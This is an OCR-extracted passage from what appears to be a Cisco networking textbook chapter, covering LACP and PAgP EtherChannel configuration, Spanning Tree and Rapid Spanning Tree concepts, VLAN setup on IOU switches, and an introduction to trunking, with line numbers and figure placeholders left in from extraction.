308 Enter configuration commands, one per line. End with CNTL/Z.
```

309 The `interface range` command is used to enter the interface configuration mode, which allows you to  
 310 configure multiple ports at once:

```
311 IOU1(config)# interface range ethernet0/0 - 2
312 IOU1(config-if-range)# no shut
```

313 The `switchport mode access` command is used to set the port as an access port. If more  
 314 than one VLAN is used on the port, then the `switchport mode trunk` command should be  
 315 used: IOU1(config-if-range)# `switchport mode access`

316 The `switchport access vlan 100` command places all interfaces specified in the range command in  
 317 VLAN 100:

```
318 IOU1(config-if-range)# switchport access vlan 100
319 % Access VLAN does not exist. Creating vlan 100
```

320 The `channel-protocol lacp` command is used to set the port channel protocol on the  
 321 interfaces: IOU1(config-if-range)# `channel-protocol lacp`

322 The `channel-group 10 mode active` command adds the interfaces specified to port channel 10:

```
323 IOU1(config-if-range)# channel-group 10 mode active
324 Creating a port-channel interface Port-channel 10
```

325 The following message states that the remote port on IOU2 that is connected to port E0/2 on IOU1 is not  
 326 configured to support a LACP port channel:

```
327 *Dec 23 06:39:49.615: %EC-5-L3DONTBNDL2: Et0/2 suspended: LACP currently not enabled on the
328 remote port.
```

329 The following message from the switch informs you that port E0/0 is now up; you should receive  
 330 another message shortly after IOU2 is configured, stating that the port channel is up:

```
331 *Dec 23 06:40:10.720: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
332 state to up
```

```
333 *Dec 23 06:40:21.456: %LINEPROTO-5-UPDOWN: Line protocol on Interface Port-channel10,
334 changed state to up
```

```

IOU2#configure terminal 335
Enter configuration commands, one per line. End with CNTL/Z. 336
IOU2(config)# interface range ethernet0/0 - 2 337
IOU2(config-if-range)#no shut 338
IOU2(config-if-range)# switchport mode access 339
IOU2(config-if-range)# switchport access vlan 100 340
IOU2(config-if-range)# channel-protocol lacp 341

```

Since the other port channel was configured on IOU1 in active mode, then IOU2 can be configured in either passive or active mode: 342 343

```

IOU2(config-if-range)# channel-group 10 mode passive 344
Creating a port-channel interface Port-channel 10 345

```

As expected, after IOU2 is configured, you receive another message stating that the port channel is now up: 346 347

```

*Dec 23 06:40:18.171: %LINEPROTO-5-UPDOWN: Line protocol on Interface Port-channel10, 348
changed state to up 349

```

---

■ **Note** The `show etherchannel` command can be used to display port channel information after configuration. Always remember to save the configuration! 350 351

---

The following output displays information such as the group state, which shows whether the EtherChannel is layer 2 (L2) or layer 3 (L3), as well as the protocol being used. See the following results of the `show etherchannel` command: 352 353 354

```

IOU1#sh ether? 355
etherchannel ethernet 356


IOU1#show etherchannel 357
Channel-group listing: 358
----- 359
Group: 10 360
----- 361
Group state = L2 362
Ports: 3 Maxports = 16 363
Port-channels: 1 Max Port-channels = 16 364
Protocol: LACP 365
Minimum Links: 0 366

```

This configuration allows you to send data only for VLAN 100 over the EtherChannel link. To pass traffic for all VLANs, you must configure the *switchport* as a *trunk* because access ports only send traffic for one VLAN. 367 368 369

The second example is PAgP EtherChannel layer 3 configuration (see Figure 5-3). 370

this figure will be printed in color



**Figure 5-3.** PAgP EtherChannel

371 In this example, interfaces Ethernet0/0, Ethernet0/1, and Ethernet0/2 (on IOU1 and IOU2) must be  
 372 aggregated to create a layer 3 EtherChannel using PAgP, with the desirable mode on IOU1 and auto mode on  
 373 IOU2. See the following configuration:

```
374 IOU1
375 IOU1#conf terminal
376 Enter configuration commands, one per line. End with CNTL/Z.
377 IOU1(config)# interface port-channel 12
```

378 The no switchport command is used because you want the port channel interface to be configured as  
 379 a layer 3 interface on which you can directly configure an IP address:

```
380 IOU1(config-if)# no switchport
381 IOU1(config-if)# ip address 192.168.33.1 255.255.255.0
382 IOU1(config-if)# interface range ethernet0/0 - 2
383 IOU1(config-if-range)# no shut
384 IOU1(config-if-range)# no switchport
385 IOU1(config-if-range)# no ip address
386 IOU1(config-if-range)# channel-group 12 mode desirable
387 IOU1(config-if-range)# end
```

388 The following message states that the remote port on IOU2, which is connected to port E0/1 on IOU1, is  
 389 not configured to support a PAgP port channel:

```
390 *Dec 23 06:48:19.714: %EC-5-L3DONTBNDL1: Et0/1 suspended: PAgP not enabled on the remote
391 port.
```

```
392 IOU1#sh etherchannel
393 Channel-group listing:
394 -----
```

```
395 Group: 1
396 -----
397 Group state = L3
398 Ports: 3 Maxports = 8
399 Port-channels: 1 Max Port-channels = 1
400 Protocol: PAgP
401 Minimum Links: 0
```

```
402 IOU2
403 IOU2#configure terminal
404 Enter configuration commands, one per line. End with CNTL/Z.
405 IOU2(config)# interface port-channel 12
406 IOU2(config-if)# no switchport
```

|                                                                                                                |     |
|----------------------------------------------------------------------------------------------------------------|-----|
| The IP address is set by using the <code>ip address</code> command followed by the subnet mask of the network: | 407 |
| <code>IOU2(config-if)# ip address 192.168.33.2 255.255.255.0</code>                                            | 408 |
| <code>IOU2(config-if)# interface range ethernet0/0 - 2</code>                                                  | 409 |
| <code>IOU2(config-if-range)#no shut</code>                                                                     | 410 |
| <code>IOU2(config-if-range)# no switchport</code>                                                              | 411 |
| <code>IOU2(config-if-range)# no ip address</code>                                                              | 412 |
| <code>IOU2(config-if-range)# channel-group 12 mode auto</code>                                                 | 413 |
| <code>IOU2(config-if-range)# end</code>                                                                        | 414 |

---

■ **Note** The `no switchport` command is used to change an interface from layer 2 mode to layer 3 mode. 415

---

## Spanning Tree Protocol 416

The Spanning Tree Protocol (STP) is designed to restrict where a switch can forward frames, preventing loops in a redundant switched Ethernet local area network. STP was created because some switches would forward frames in a LAN indefinitely without intervention. While enabled, STP allows switches to block ports, which prevents them from forwarding frames if there are redundant links. Intelligent choices are made with respect to blocking ports: 417

- STP is made so that frames cannot loop forever or indefinitely. 422
- STP restricts frames from being looped continuously by checking each interface to determine if it is in a blocking state. If it is in a blocking state, all traffic is blocked, and no frames will be sent or received on that interface. 423  
424  
425

## Why Do You Need STP? 426

Without STP, Ethernet frames could potentially loop around the network forever, if LAN connections never failed. A broadcast storm is created when a frame loops continuously. It can saturate all network links, which can impact end users by making end devices process a large number of broadcast frames. 427  
428  
429

## How STP Works 430

STP decides which ports or interfaces should be placed in a forwarding state, with the remaining placed in a blocking state. Interfaces in a forwarding state send and receive frames, and those in a blocking state do not. 431  
432

STP chooses to elect a root switch in which all its ports are placed in the forwarding state. The election process is called a *root bridge election*. 433  
434

A root bridge must be selected. The root bridge of the spanning tree is the bridge with the lowest bridge ID (BID). The bridge ID is a combination of a priority number and a MAC address. The default bridge priority is 32768, which can be configured in multiples of 4096. An example bridge ID is 32768.0000.1111.2222. If two switches have the same priority, then the switch with the lowest MAC address will be the root bridge. For example, if two switches have a priority of 32768 and switch 1 has a MAC address of 0000.2222.2222 and switch 2 has MAC address 0000.2222.3322, then switch 1 is selected as the root bridge. 435  
436  
437  
438  
439  
440

After the root bridge is chosen, every bridge calculates the cost of each possible path from itself to the root to determine the least-cost path to the root. All other ports that are not a root port of the designated switch are disabled and put in a blocking state. 441  
442  
443

444 **Bridge Protocol Data Units**

445 Each bridge needs knowledge of the entire network to determine port states, including root, blocked, or  
 446 designated. Information is exchanged in Bridge Protocol Data Units (BPDUs) that contain information  
 447 regarding bridge IDs and root path costs. The BPDU frame's destination address is STP multicast address  
 448 01:80:c2:00:00:00; its source address on the port is the MAC address of the switch.  
 449


There are two types of BPDUs:

- 450 • A configuration BPDU for spanning tree computation
- 451 • A topology change notification (TCN) BPDU that notifies the network of topology  
 452 changes

453 BPDUs are transferred by default every two seconds to notify switches of network changes and to stop  
 454 forwarding at disabled ports.

455 Let's look at an example BPDU packet in Figure 5-4.

this figure will be printed in b/w



**Figure 5-4.** Captured BPDU packet

456 In Figure 5-4, you can see that the protocol is spanning tree and that the port role of the switch that  
 457 sent this packet is designated. The BPDU is an Ethernet 802.3 frame. Note that the destination address is a  
 458 multicast spanning tree address. Also take note of the root, bridge, and port identifiers. In Figure 5-4, we also  
 459 see that this packet does not contain any topology changes. STP has many port states. Table 5-3 displays the  
 460 switchport states in STP.



**Table 5-3.** STP Switchport States

|                   |                                                                                                                                                                                               |                              |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|
| <b>Blocking</b>   | <b>No data can be sent or received from this port unless other links fail, and STP may transition the port to the forwarding state. Looped paths are prevented by blocking a port.</b>        | t3.1<br>t3.2<br>t3.3<br>t3.4 |
| <b>Listening</b>  | In this state, the switch can process BPDUs and does not forward frames or populate its MAC address table.                                                                                    | t3.5<br>t3.6                 |
| <b>Learning</b>   | The switch in this state does not forward frames, but it does learn source addresses from the BPDU frames received. It does not forward frames, but it does store MAC addresses in its table. | t3.7<br>t3.8<br>t3.9         |
| <b>Forwarding</b> | A port in this state can send and receive BPDU frames.                                                                                                                                        | t3.10                        |
| <b>Disabled</b>   | The network administrator manually disabled a port.                                                                                                                                           | t3.11                        |

## Rapid Spanning Tree Protocol

Rapid Spanning Tree Protocol (RSTP) was developed to allow switches to quickly transition into a forwarding state to prevent delays when hosts are connected to a switch or when a topology change has occurred. STP can take 30–50 seconds to respond to a topology change, whereas RSTP can respond to topology changes within milliseconds. Tables 5-4 and 5-5 list and define the RSTP switchport states and roles.

**Table 5-4.** RSTP Switchport Roles


|                   |                                                                                    |              |
|-------------------|------------------------------------------------------------------------------------|--------------|
| <b>Root</b>       | <b>The best port from non-root to root bridge; a forwarding port.</b>              | t4.1<br>t4.2 |
| <b>Designated</b> | A forwarding port for all LAN segments.                                            | t4.3         |
| <b>Alternate</b>  | An alternate path to the root bridge; different from the path using the root port. | t4.4         |
| <b>Backup</b>     | A backup path to a segment where a bridge port connects.                           | t4.5         |
| <b>Disabled</b>   | A manually disabled port by a network administrator.                               | t4.6         |

**Table 5-5.** RSTP Switchport States

|                   |                                                                                 |              |
|-------------------|---------------------------------------------------------------------------------|--------------|
| <b>Discarding</b> | <b>No data can be sent over a port in this state.</b>                           | t5.1<br>t5.2 |
| <b>Learning</b>   | The port is not forwarding BPDU frames but is populating its MAC address table. | t5.3         |
| <b>Forwarding</b> | A fully operational port.                                                       | t5.4         |

The third example is Rapid Spanning Tree Protocol (RSTP) configuration (see Figure 5-5).

this figure will be printed in b/w



**Figure 5-5.** RSTP diagram

This exercise covers configuring and verifying the RSTP.

**Switch 1**

```

470 IOU1#configure terminal
471 Enter configuration commands, one per line. End with CNTL/Z.

```

The spanning-tree mode rapid-pvst command enables STP:

```

473 IOU1(config)#spanning-tree mode rapid-pvst
474 IOU1(config)#interface range e0/0 - 1

```

The spanning-tree portfast command sets the interfaces specified to portfast:

```

476 IOU1(config-if-range)#spanning-tree portfast

```

You will get a warning message about enabling portfast on trunk links:

```

478 %Warning: portfast should only be enabled on ports connected to a single
479 host. Connecting hubs, concentrators, switches, bridges, etc... to this
480 interface when portfast is enabled, can cause temporary bridging loops.
481 Use with CAUTION

```

```

482 %Portfast will be configured in 4 interfaces due to the range command
483 but will only have effect when the interfaces are in a non-trunking mode.

```

**Switch 2**

```

485 IOU2#conf t
486 Enter configuration commands, one per line. End with CNTL/Z.
487 IOU2(config)#spanning-tree mode rapid-pvst
488 IOU2(config)#interface range e0/0 - 1
489 IOU2(config-if-range)#spanning-tree portfast
490 IOU2(config-if-range)# no shut

```

|                                                                                                                                                                                                                                                                                 |     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| <b>Switch 3</b>                                                                                                                                                                                                                                                                 | 491 |
| IOU3#conf t                                                                                                                                                                                                                                                                     | 492 |
| Enter configuration commands, one per line. End with CNTL/Z.                                                                                                                                                                                                                    | 493 |
| IOU3(config)#spanning-tree mode rapid-pvst                                                                                                                                                                                                                                      | 494 |
| IOU3(config)#interface range e0/0 - 1                                                                                                                                                                                                                                           | 495 |
| IOU3(config-if-range)#spanning-tree portfast                                                                                                                                                                                                                                    | 496 |
| IOU3(config-if-range)#no shut                                                                                                                                                                                                                                                   | 497 |
| IOU3(config-if-range)#end                                                                                                                                                                                                                                                       | 498 |
| Switch 1 is the root bridge.                                                                                                                                                                                                                                                    | 499 |
| The show spanning-tree command can be used to display information about STP, including the root ID, bridge ID, and the interfaces running STP:                                                                                                                                  | 500 |
| IOU1#sh spanning-tree                                                                                                                                                                                                                                                           | 502 |
| VLAN0001                                                                                                                                                                                                                                                                        | 503 |
| Spanning tree enabled protocol rstp                                                                                                                                                                                                                                             | 504 |
| Root ID Priority 32769                                                                                                                                                                                                                                                          | 505 |
| Address aabb.cc00.0100                                                                                                                                                                                                                                                          | 506 |
| <b>This bridge is the root</b>                                                                                                                                                                                                                                                  | 507 |
| Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec                                                                                                                                                                                                                            | 508 |
| Bridge ID Priority 32769 (priority 32768 sys-id-ext 1)                                                                                                                                                                                                                          | 509 |
| Address aabb.cc00.0100                                                                                                                                                                                                                                                          | 510 |
| Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec                                                                                                                                                                                                                            | 511 |
| Aging Time 300 sec                                                                                                                                                                                                                                                              | 512 |
| Interface Role Sts Cost Prio.Nbr Type                                                                                                                                                                                                                                           | 513 |
| -----                                                                                                                                                                                                                                                                           | 514 |
| Et0/0 Desg FWD 100 128.1 Shr                                                                                                                                                                                                                                                    | 515 |
| Et0/1 Desg FWD 100 128.2 Shr Edge                                                                                                                                                                                                                                               | 516 |
| Currently, switch 1 is the root switch. Now you can force switch 3 to become the root switch. This can be done in two ways: you can set the priority of the VLAN to a much lower value by using the priority command, or you can force the switch by using the primary command: | 517 |
| IOU3#configure terminal                                                                                                                                                                                                                                                         | 520 |
| Enter configuration commands, one per line. End with CNTL/Z.                                                                                                                                                                                                                    | 521 |
| IOU3(config)#spanning-tree vlan 1 priority 4096                                                                                                                                                                                                                                 | 522 |
| IOU3(config)#end                                                                                                                                                                                                                                                                | 523 |
| IOU3#show spanning-tree                                                                                                                                                                                                                                                         | 524 |
| VLAN0001                                                                                                                                                                                                                                                                        | 525 |
| Spanning tree enabled protocol rstp                                                                                                                                                                                                                                             | 526 |
| Root ID Priority 4097                                                                                                                                                                                                                                                           | 527 |
| Address aabb.cc00.0300                                                                                                                                                                                                                                                          | 528 |
| <b>This bridge is the root</b>                                                                                                                                                                                                                                                  | 529 |
| Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec                                                                                                                                                                                                                            | 530 |

```

531 Bridge ID Priority 4097 (priority 4096 sys-id-ext 1)
532 Address aabb.cc00.0300
533 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
534 Aging Time 300

```

```

535 Interface Role Sts Cost Prio.Nbr Type
536 -----
537 Et0/0 Desg FWD 100 128.1 Shr Edge
538 Et0/1 Desg LRN 100 128.2 Shr

```

539 Now set up switch 2 to be the root bridge using the primary command:

```

540 IOU2#configure terminal
541 Enter configuration commands, one per line. End with CNTL/Z.
542 IOU2(config)#spanning-tree vlan 1 root primary
543 IOU2(config)#end
544 IOU2#show spanning-tree vlan 1

545 VLAN0001
546 Spanning tree enabled protocol rstp)
547 Root ID Priority 4097
548 Address aabb.cc00.0200
549 This bridge is the root
550 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec

```

```

551 Bridge ID Priority 4097 (priority 4096 sys-id-ext 1)
552 Address aabb.cc00.0200
553 Hello Time 2 sec Max Age 20 sec Forward Delay 15 sec
554 Aging Time 300

```

```

555 Interface Role Sts Cost Prio.Nbr Type
556 -----
557 Et0/0 Desg BLK 100 128.1 Shr
558 Et0/1 Desg FWD 100 128.2 Shr

```

---

559 ■ **Note** Portfast is enabled on the access ports. This enables ports to go straight to a forwarding state,  
560 meaning the ports will instantly come up. Do not enable on trunk ports; this may cause issues with switching  
561 loops.

---

## 562 Virtual Logical Network (VLAN)

563 Consider the following example. You have an airline membership and have reached “gold” status. As a  
564 result, you can enter your airline’s lounge when you travel. Now let’s say that you work for a company that  
565 sends you to another state to conduct business, but your company books you on a different airline. When  
566 you try to go into its lounge, you are denied access. Liken this situation to your airline belonging to one

VLAN and the airline your company booked your flight on as a different VLAN. You don't have the correct VLAN tag information for the person working at the front desk (Cisco switch) to let you pass through and forward you to the lounge. This is how VLANs function on a switch.

Switches break up collision domains, and routers break up broadcast domains. A switch can break up broadcast domains by using a VLAN. A VLAN is a logical grouping of subnetworks that define which ports correspond to certain other ports. VLANs allow network administrators to break down broadcast domains into sub-broadcast domains. Normally a switch's broadcast packet is transmitted out of each interface and to all devices in the network. By using VLANs, you restrict all ports and devices from receiving unnecessary frames.

VLAN benefits:

- Network administrators can logically separate user traffic by floor or job role.
- Only users in the same VLAN can communicate with one another.
- VLANs improve network security.

All switches have VLAN 1, and this cannot be changed or deleted. Cisco recommends this VLAN only be used for a workgroup because it is an administrative VLAN.

Switches need to be able to track all the VLANs and know which links they should be forwarded out of. How does the switch know which VLAN to forward frames to?

There are two scenarios:

- The Ethernet frame arrives at an access port; the interface's VLAN will be used.
- The Ethernet frame arrives at a trunk port; the VLAN inside the frame's trunking header will be used.

When a switch receives a frame, it reviews its MAC address table to see if the sender is listed. If the sender is not in the table, the source MAC address, the sender's interface, and the VLAN ID are added.

The switch then looks for the destination's MAC address in the MAC address table, but only for the VLAN ID.

If the MAC address of the destination is located, the Ethernet frame is forwarded out of the interface listed in the MAC address table.

If the MAC address is not found, the frame is then flooded out of all interfaces in that same VLAN and all trunk ports that this VLAN is a part of.

VLANs have the advantage of allowing you to separate users by departments. Network administrators can separate VLANs by management, sales, finance, HR, and so on. Anytime you need to add a user to one department, all you need to do is add them to the VLAN of that department.

There are two different types of ports:

- *Access ports:* These ports support a maximum of one data VLAN and one voice VLAN. VLAN information is removed from a frame before it is sent to an access device. Devices connected to access ports cannot communicate with devices outside of their VLAN unless the packet has been routed to it.
- *Trunk ports:* Trunk ports allow a single port to be traversed by multiple VLANs.

## VLAN Configuration

Company ABC is setting up VLANs for two departments, HR and sales. You must create two VLANs to support 12 users in each department, as well as configure a voice VLAN for 20 IP phones.

608 Now you can see the subnetting exercises coming back to haunt us. You know that you need two /28s to  
 609 support 12 users in each VLAN. Figure 5-6 is used in this example.

```

610 HR
611 VLAN 100
612 IP address: 192.168.1.0 255.255.255.240
613 We choose the highest usable IP address for the VLAN IP on the switch.
614 VLAN IP: 192.168.1.14

615 Sales
616 VLAN 200
617 IP address: 192.168.1.16 255.255.255.240
618 VLAN IP: 192.168.1.30

619 Voice VLAN 800
620 IP address: 192.168.2.0 255.255.255.224
621 VLAN IP: 192.168.2.30

```

this figure will be printed in b/w




Figure 5-6. VLAN example diagram

## IOU1 Configuration

This section provides an example configuration of a VLAN.

```

624 IOU1#configure terminal
625 Enter configuration commands, one per line. End with CNTL/Z.
626 IOU1(config)#interface vlan 100

```

The interface vlan 100 command takes you to the VLAN configuration menu.

```

628 IOU1(config-if)#ip address 192.168.1.14 255.255.255.240
629 IOU1(config-if)#description HR Data VLAN

```

The description command can be used to set descriptions on an interface to help future troubleshooting issues or for when you need to locate an interface. 630  
631

```
IOU1(config-if)#interface vlan 200 632
IOU1(config-if)#description Sales Data VLAN 633
IOU1(config-if)#ip address 192.168.1.30 255.255.255.240 634
IOU1(config-if)#interface vlan 800 635
IOU1(config-if)#desc Voice VLAN 636
```

Notice the description command is shortened to desc and the switch recognizes that it is the description command. 637  
638

```
IOU1(config-if)#ip address 192.168.2.30 255.255.255.224 639
IOU1(config-if)#int range e0/0 - 1 640
IOU1(config-if-range)#no shut 641
IOU1(config-if-range)#switchport access vlan 200 642
```

The switchport command lets the switch know that this is not a routed port, but an access port; the access command is used for all data VLANs whether it is a printer, a scanner, or a workstation. 643  
644

```
IOU1(config-if-range)#switchport voice vlan 800 645
```

The voice command tells the switch that a VoIP phone is being attached to the port. 646

```
IOU1(config-if-range)#int range e0/2 - 3 647
IOU1(config-if-range)#no shut 648
IOU1(config-if-range)#switchport access vlan 100 649
IOU1(config-if-range)#switchport voice vlan 800 650
```

---

■ **Note** An interface cannot be configured with two data VLANs. Two data VLANs cannot exist on the same access port. A voice and data VLAN can be assigned to a single access port by tethering the phone to the workstation. 651  
652  
653

---

The show vlan brief command displays the active ports in each VLAN: 654

```
IOU1#show vlan brief 655
```

| VLAN Name    | Status | Ports                      |
|--------------|--------|----------------------------|
| 1 default    | active | Et1/0, Et1/1, Et1/2, Et1/3 |
| 100 VLAN0100 | active | Et0/2, Et0/3               |
| 200 VLAN0200 | active | Et0/0, Et0/1               |
| 800 VLAN0800 | active | Et0/0, Et0/1, Et0/2, Et0/3 |

656  
657  
658  
659  
660  
661

662 There are times when you will type `show ip interface brief` to see the status of your interfaces, and  
 663 the VLAN will display down/down. In this instance, the VLAN has not been added to the database; sometimes  
 664 you need to add it to the database. Even though the `switchport access vlan` command has been used on  
 665 the port and it is up, the VLAN never comes up:

```
666 IOU1#sh ip interface brief
667 Interface IP-Address OK? Method Status Protocol
668 Ethernet0/0 unassigned YES unset up up
669 Ethernet0/1 unassigned YES unset up up
670 Ethernet0/2 unassigned YES unset up up
671 Ethernet0/3 unassigned YES unset up up
672 Vlan100 192.168.1.14 YES manual down down
673 Vlan200 192.168.1.30 YES manual down down
674 Vlan800 192.168.2.30 YES manual down down
```

675 You will use the `show vlan` command to show that our VLANs 100, 200, and 800 are not listed in the  
 676 switch:

```
677 IOU1#show vlan

678 VLAN Name Status Ports
679 -----
680 1 default active Et0/1, Et1/0, Et1/1, Et1/2
681 Et1/3
682 1002 fddi-default act/unsup
683 1003 token-ring-default act/unsup
684 1004 fddinet-default act/unsup
685 1005 trnet-default act/unsup

686 VLAN Type SAID MTU Parent RingNo BridgeNo Stp BrdgMode Trans1 Trans2
687 -----
688 1 enet 100001 1500 - - - - - 0 0
689 1002 fddi 101002 1500 - - - - - 0 0
690 1003 tr 101003 1500 - - - - - 0 0
691 1004 fdnet 101004 1500 - - - ieee - 0 0
692 1005 trnet 101005 1500 - - - ibm - 0 0

693 Primary Secondary Type Ports
694 -----
```

695 Since VLANs were not in the VLAN database, you must create the VLANs on the switch. First, in  
 696 privileged exec mode, type the `vlan database` command, which allows you to edit the VLAN database:

```
697 IOU1#vlan database
698 % Warning: It is recommended to configure VLAN from config mode,
699 as VLAN database mode is being deprecated. Please consult user
700 documentation for configuring VTP/VLAN in config mode.
```



Using the ?, you can see the options while in VLAN database mode:

|                                                                  |     |
|------------------------------------------------------------------|-----|
| IOU1(vlan)# ?                                                    | 701 |
| VLAN database editing buffer manipulation commands:              | 702 |
| abort Exit mode without applying the changes                     | 703 |
| apply Apply current changes and bump revision number             | 704 |
| exit Apply changes, bump revision number, and exit mode          | 705 |
| no Negate a command or set its defaults                          | 706 |
| reset Abandon current changes and reread current database        | 707 |
| show Show database information                                   | 708 |
| vlan Add, delete, or modify values associated with a single VLAN | 709 |
| vtp Perform VTP administrative functions.                        | 710 |
|                                                                  | 711 |

To add VLANs 100, 200, and 800 to our database, you will use the vlan command:

|                     |     |
|---------------------|-----|
| IOU1(vlan)#vlan 100 | 712 |
| VLAN 100 added:     | 713 |
| Name: VLAN0100      | 714 |
| IOU1(vlan)#vlan 200 | 715 |
| VLAN 200 added:     | 716 |
| Name: VLAN0200      | 717 |
| IOU1(vlan)#vlan 800 | 718 |
| VLAN 800 added:     | 719 |
| Name: VLAN0800      | 720 |
| IOU1(vlan)#exit     | 721 |
| APPLY completed.    | 722 |
| Exiting....         | 723 |
| IOU1#               | 724 |
|                     | 725 |

Now that you have completed adding VLANs 100, 200, and 800, let's use the show ip interface brief command to see if our VLANs are up:

|                            |                     |            |               |           |           |     |
|----------------------------|---------------------|------------|---------------|-----------|-----------|-----|
| IOU1#sh ip interface brief | 726                 |            |               |           |           |     |
| Interface                  | IP-Address          | OK?        | Method        | Status    | Protocol  | 727 |
| Ethernet0/0                | unassigned          | YES        | unset         | up        | up        | 730 |
| Ethernet0/1                | unassigned          | YES        | unset         | up        | up        | 731 |
| Ethernet0/2                | unassigned          | YES        | unset         | up        | up        | 732 |
| Ethernet0/3                | unassigned          | YES        | unset         | up        | up        | 733 |
| <b>Vlan100</b>             | <b>192.168.1.14</b> | <b>YES</b> | <b>manual</b> | <b>up</b> | <b>up</b> | 734 |
| <b>Vlan200</b>             | <b>192.168.1.30</b> | <b>YES</b> | <b>manual</b> | <b>up</b> | <b>up</b> | 735 |
| <b>Vlan800</b>             | <b>192.168.2.30</b> | <b>YES</b> | <b>manual</b> | <b>up</b> | <b>up</b> | 736 |

737 With the show vlan command, you can see that the name of the VLAN has the number you created for  
 738 the VLAN:

739 IOU1#sh vlan

| VLAN       | Name               | Status        | Ports                               |
|------------|--------------------|---------------|-------------------------------------|
| 1          | default            | active        | Et0/1, Et1/0, Et1/1, Et1/2<br>Et1/3 |
| <b>100</b> | <b>VLAN0100</b>    | <b>active</b> | <b>Et0/2</b>                        |
| <b>200</b> | <b>VLAN0200</b>    | <b>active</b> | <b>Et0/3</b>                        |
| <b>800</b> | <b>VLAN0800</b>    | <b>active</b> | <b>Et0/2</b>                        |
| 1002       | fddi-default       | act/unsup     |                                     |
| 1003       | token-ring-default | act/unsup     |                                     |
| 1004       | fddinet-default    | act/unsup     |                                     |
| 1005       | trnet-default      | act/unsup     |                                     |

| VLAN | Type  | SAID   | MTU  | Parent | RingNo | BridgeNo | Stp  | BrdgMode | Trans1 | Trans2 |
|------|-------|--------|------|--------|--------|----------|------|----------|--------|--------|
| 1    | enet  | 100001 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 100  | enet  | 100100 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 200  | enet  | 100200 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 800  | enet  | 100800 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 1002 | fddi  | 101002 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 1003 | tr    | 101003 | 1500 | -      | -      | -        | -    | -        | 0      | 0      |
| 1004 | fdnet | 101004 | 1500 | -      | -      | -        | ieee | -        | 0      | 0      |
| 1005 | trnet | 101005 | 1500 | -      | -      | -        | ibm  | -        | 0      | 0      |

761 You can also name the VLAN, as shown in the following example:

```
762 IOU1(config)#vlan 100
763 IOU1(config-vlan)#name ?
764 WORD The ascii name for the VLAN
765 IOU1(config-vlan)#name DATALAN
```

766 Now when you run the show vlan command, you can see our VLAN named DATALAN:

767 IOU1#sh vlan

| VLAN       | Name               | Status        | Ports                                                    |
|------------|--------------------|---------------|----------------------------------------------------------|
| 1          | default            | active        | Et0/0, Et0/1, Et0/2, Et0/3<br>Et1/0, Et1/1, Et1/2, Et1/3 |
| <b>100</b> | <b>DATALAN</b>     | <b>active</b> |                                                          |
| 1002       | fddi-default       | act/unsup     |                                                          |
| 1003       | token-ring-default | act/unsup     |                                                          |
| 1004       | fddinet-default    | act/unsup     |                                                          |
| 1005       | trnet-default      | act/unsup     |                                                          |

# Trunking

How can you permit multiple VLANs to travel on one port? Trunk ports carry multiple VLANs between two switches. Trunk ports are a part of multiple VLANs.

How does the trunk port keep track of which VLAN is which and how to forward packets correctly? Each frame received is tagged with a VLAN ID. A switch tags a frame with an identifier before forwarding to the trunk link. Once received on the trunk link, the switch locates the VLAN ID and matches this with the information in its table and then removes the VLAN ID before forwarding to the access device. The VLAN ID can be seen in the packet capture in Figure 5-7.

